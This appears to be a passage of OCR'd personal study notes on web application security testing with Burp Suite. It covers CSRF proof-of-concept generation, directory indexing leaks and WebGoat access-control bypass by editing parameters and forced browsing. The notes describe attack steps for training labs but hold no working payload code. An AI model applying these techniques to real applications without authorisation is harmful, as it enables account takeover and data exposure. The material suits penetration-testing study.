
Now login to the application using a different account (in this example the admin account for the application).

Once you are logged in, perform the attack again by opening the file in the same browser.



The attack is successful if the account information in the web application has been altered.

A successful attack shows that the web application is vulnerable to CSRF.



For the attack to fire in a real world environment, the victim needs to access a page under the attacker's control while authenticated.

In our example web application, a new password can be set for the account using the email address. In this way an attacker could gain full ownership

Generate CSRF PoC:

This function can be used to generate a proof-of-concept (PoC) cross-site request forgery (CSRF) attack for a given request.

To access this function, select a URL or HTTP request anywhere within Burp, and choose "Generate CSRF PoC" within "Engagement tools" in the context menu.

When you execute this function, Burp shows the full request you selected in the top panel, and the generated CSRF HTML in the lower panel. The HTML uses a form and/or JavaScript to generate the required request in the browser.

You can edit the request manually, and click the "Regenerate" button to regenerate the CSRF HTML based on the updated request.

You can test the effectiveness of the generated PoC in your browser, using the "Test in browser" button. When you select this option, Burp gives you a unique URL that you can paste into your browser (configured to use the current instance of Burp as its proxy). The resulting browser request is served by Burp with the currently displayed HTML, and you can then determine whether the PoC is effective by monitoring the resulting request(s) that are made through the Proxy.

Some points should be noted regarding CSRF techniques:

- The cross-domain XmlHttpRequest (XHR) technique only works on modern HTML5-capable browsers that support cross-origin resource sharing (CORS). The technique has been tested on current versions of Firefox, Internet Explorer and Chrome. The browser must have JavaScript enabled. Note that with this technique, the application's response is not processed by the browser in the normal way, so it is not suitable for making cross-domain requests to deliver reflected cross-site scripting (XSS) attacks. Cross-domain XHR is subject to various restrictions which may prevent it from working with some request features. Burp will display a warning in the CSRF PoC generator if this is liable to occur.
- Some requests have bodies (e.g. XML or JSON) that can only be generated using either a form with plain text encoding, or a cross-domain XHR. In the former case, the resulting request will include the header "Content-Type: text/plain". In the latter case, the request can include any Content-Type header, but will only qualify as a "simple" cross-domain request (and so avoid the need for a pre-flight request which typically breaks the attack) if the Content-Type header has one of the standard values that may be specified for normal HTML forms. In some cases, although the message body exactly matches that required for the attack request, the application may reject the request due to an unexpected Content-Type header. Such CSRF-like conditions might not be practically exploitable. Burp will display a warning in the CSRF PoC generator if this is liable to occur.
- If you manually select a CSRF technique that cannot be used to produce the required request, Burp will generate a best effort at a PoC and will display a warning.
- If the CSRF PoC generator is using plain text encoding, then the request body must contain an equals character in order for Burp to generate an HTML form which results in that exact body. If the original request does not contain an equals character, then you may be able to introduce one into a suitable position in the request, without affecting the server's processing of it.

CSRF PoC options

The following options are available:

- **CSRF technique** - This option lets you specify the type of CSRF technique to use in the HTML that generates the CSRF request. The "Auto" option is generally preferred, and causes Burp to select the most appropriate technique capable of generating the required request.
- **Include auto-submit script** - Using this option causes Burp to include a script in the

HTML that causes a JavaScript-enabled browser to automatically issue the CSRF request when the page is loaded.

From <https://portswigger.net/burp/documentation/desktop/functions/generate-csrf-poc>

Directory Indexing

Saturday, December 22, 2018 11:57 PM

Directory Indexing

Automatic directory listing/indexing is a web server function that lists all of the files within a requested directory if the normal base file (index.html/home.html/default.htm/default.asp/default.aspx/index.php) is not present. When a user requests the main page of a web site, they normally type in a URL such as: http://www.example.com/directory1/ - using the domain name and excluding a specific file. The web server processes this request and searches the document root directory for the default file name and sends this page to the client. If this page is not present, the web server will dynamically issue a directory listing and send the output to the client. Essentially, this is equivalent to issuing an "ls" (Unix) or "dir" (Windows) command within this directory and showing the results in HTML form. From an attack and countermeasure perspective, it is important to realize that unintended directory listings may be possible due to software vulnerabilities (discussed in the example section below) combined with a specific web request.

Background

When a web server reveals a directory's contents, the listing could contain information not intended for public viewing. Often web administrators rely on "Security Through Obscurity" assuming that if there are no hyperlinks to these documents, they will not be found, or no one will look for them. The assumption is incorrect. Today's vulnerability scanners, such as Wikto, can dynamically add additional directories/files to include in their scan based upon data obtained in initial probes. By reviewing the /robots.txt file and/or viewing directory indexing contents, the vulnerability scanner can now interrogate the web server further with these new data. Although potentially harmless, Directory Indexing could allow an information leak that supplies an attacker with the information necessary to launch further attacks against the system.

Example Request and Response

Client issues a request for - http://www.example.com/admin/ and receives the following dynamic directory indexing content in the response -

Index of /admin

Name Last modified Size Description

Parent Directory -

backup/ 31-Mar-2003 08:18 -

Apache/2.0.55 Server at www.example.com Port 80

As you can see, the directory index page shows that there is a sub-directory called "backup". There is no direct hyperlink to this directory in the normal html webpages however the client has learned of this directory due to the indexing content. The client then requests the backup directory URL and receives the following output -

Index of /admin/backup

Name Last modified Size Description

Parent Directory 10-Oct-2006 01:20 -

WS_FTP.LOG 18-Jul-2003 14:59 4k

db_dump.php 18-Jul-2003 14:59 2k

dump.txt 28-Jun-2007 20:30 59k

dump_func.php 18-Jul-2003 14:59 5k

restore_db.php 18-Jul-2003 14:59 4k

Apache/2.0.55 Server at www.example.com Port 80

As you can see, there is sensitive data within this directory (such as DB dump data) that should not be disclosed to clients.

Also note that files such as WS_FTP.LOG can provide directory listing information as this file lists client and server directory content transfer data. An example WS_FTP.LOG file may look like this -

101.08.27 17:56 B C:\unzipped\admin\backup\db_dump.php --> 192.168.1.195 /public_html/admin/backup db_dump.php
101.08.27 17:56 B C:\unzipped\admin\backup\dump.txt --> 192.168.1.195 /public_html/admin/backup dump.txt
101.08.27 17:56 B C:\unzipped\admin\backup\dump_func.php --> 192.168.1.195 /public_html/admin/backup dump_func.php
101.08.27 17:56 B C:\unzipped\admin\backup\restore_db.php --> 192.168.1.195 /public_html/admin/backup restore_db.php
101.08.27 18:02 B C:\unzipped\admin\backup\db_dump.php --> 192.168.1.195 /public_html/admin/backup db_dump.php

Example Information Disclosed

The following information could be obtained based on directory indexing data:

1. **Backup files** - with extensions such as .bak, .old or .orig
2. **Temporary files** - these are files that are normally purged from the server but for some reason are still available

3. **Hidden files** - with filenames that start with a "." period.
4. **Naming conventions** - an attacker may be able to identify the composition scheme used by the web site to name directories or files. Example: Admin vs. admin, backup vs. back-up, etc...
5. **Enumerate User Accounts** - personal user accounts on a web server often have home directories named after their user account.
6. **Configuration file contents** - these files may contain access control data and have extentions such as .conf, .cfg or .config
7. **Script Contents** - Most web servers allow for executing scripts by either specifying a script location (e.g. /cgi-bin) or by configuring the server to try and execute files based on file permissions (e.g. the execute bit on *nix systems and the use of the Apache XBitHack directive). Due to these options, if directory indexing of cgi-bin contents are allowed, it is possible to download/review the script code if the permissions are incorrect.

Example Attack Scenarios

There are three different scenarios where an attacker may be able to retrieve an unintended directory listing/index:


8. The web server is mistakenly configured to provide a directory index. Confusion may arise of the net effect when a web administrator is configuring the indexing directives in the configuration file. It is possible to have an undesired result when implementing complex settings, such as wanting to allow directory indexing for a specific sub-directory, while disallowing it on the rest of the server. From the attacker's perspective, the HTTP request is identical to the previous one above. They request a directory and see if they receive the desired content. They are not concerned with or care "why" the web server was configured in this manner.
9. Some components of the web server allow a directory index even if it is disabled within the configuration file or if an index page is present. This is the only valid "exploit" example scenario for directory indexing. There have been numerous vulnerabilities identified on many web servers, which will result in directory indexing if specific HTTP requests are sent.
10. Google' cache database may contain historical data that would include directory indexes from past scans of a specific web site. For specific examples of Google capturing directory index data, please refer to the "Sensitive Directories" section of the Google Hacking Database - http://johnny.ihackstuff.com/ghdb.php?function=summary&cat=6

Using Burp to Test for Missing Function Level Access Control:

Anyone with network access to an application can send a request to it. Therefore, web applications should verify function level access rights for all requested actions by any user. If checks are not performed and enforced, malicious users may be able to penetrate critical areas of a web application without proper authorization.


In this example we will demonstrate two typical access control attacks on a training web application (WebGoat).

The version of WebGoat we are using is taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.



First, ensure that Burp is correctly configured with your browser.


With intercept turned off in the Proxy "Intercept" tab, visit the web application you are testing in your browser.




The web application on this WebGoat page (Access Control Flaws - Stage 1: Bypass Business Layer Access Control Scheme) allows an employee to view their staff profile.

First, log in to one of the employee profiles.


In this example we are using "Larry".



Return to Burp.
In the Proxy "Intercept" tab, ensure "Intercept is on".



In your browser click the "View Profile" button.
Burp will capture the request, which can then be edited before being forwarded to the server.




One way to easily locate and edit parameters is in the "Params" tab.

In this example we are changing the "employee_id" from "101" to "102".

Once the request has been edited, use the "Forward" button to forward the request.


In this example you will need to click the forward button more than once to get the appropriate response from the server and view the results in the web application.




In the example, the application allows a user to access another user's employee profile page.

By editing the parameters in the request, the application's access controls have been bypassed.


Forced Browsing




In this scenario the attacker uses forced browsing to access target URLs.
First, ensure that Burp is correctly configured with your browser.
Ensure Proxy "Intercept is off".



In your browser, visit the page of the web application you are testing.




Return to Burp.
In the Proxy "Intercept" tab, ensure "Intercept is on".
In your browser, resubmit the request to visit the page you are testing.




You can now view the intercepted request in the Proxy "Intercept" tab.
Right click anywhere on the request to bring up the context menu.
Click "Send to Intruder".

Go to the "Positions" tab under the "Intruder" tab.
Click the "Clear" button to clear the suggested payload positions.




In this attack we are attempting to locate and view files and directories.
Select the file name in the URL and use the "Add" button to position the payload.



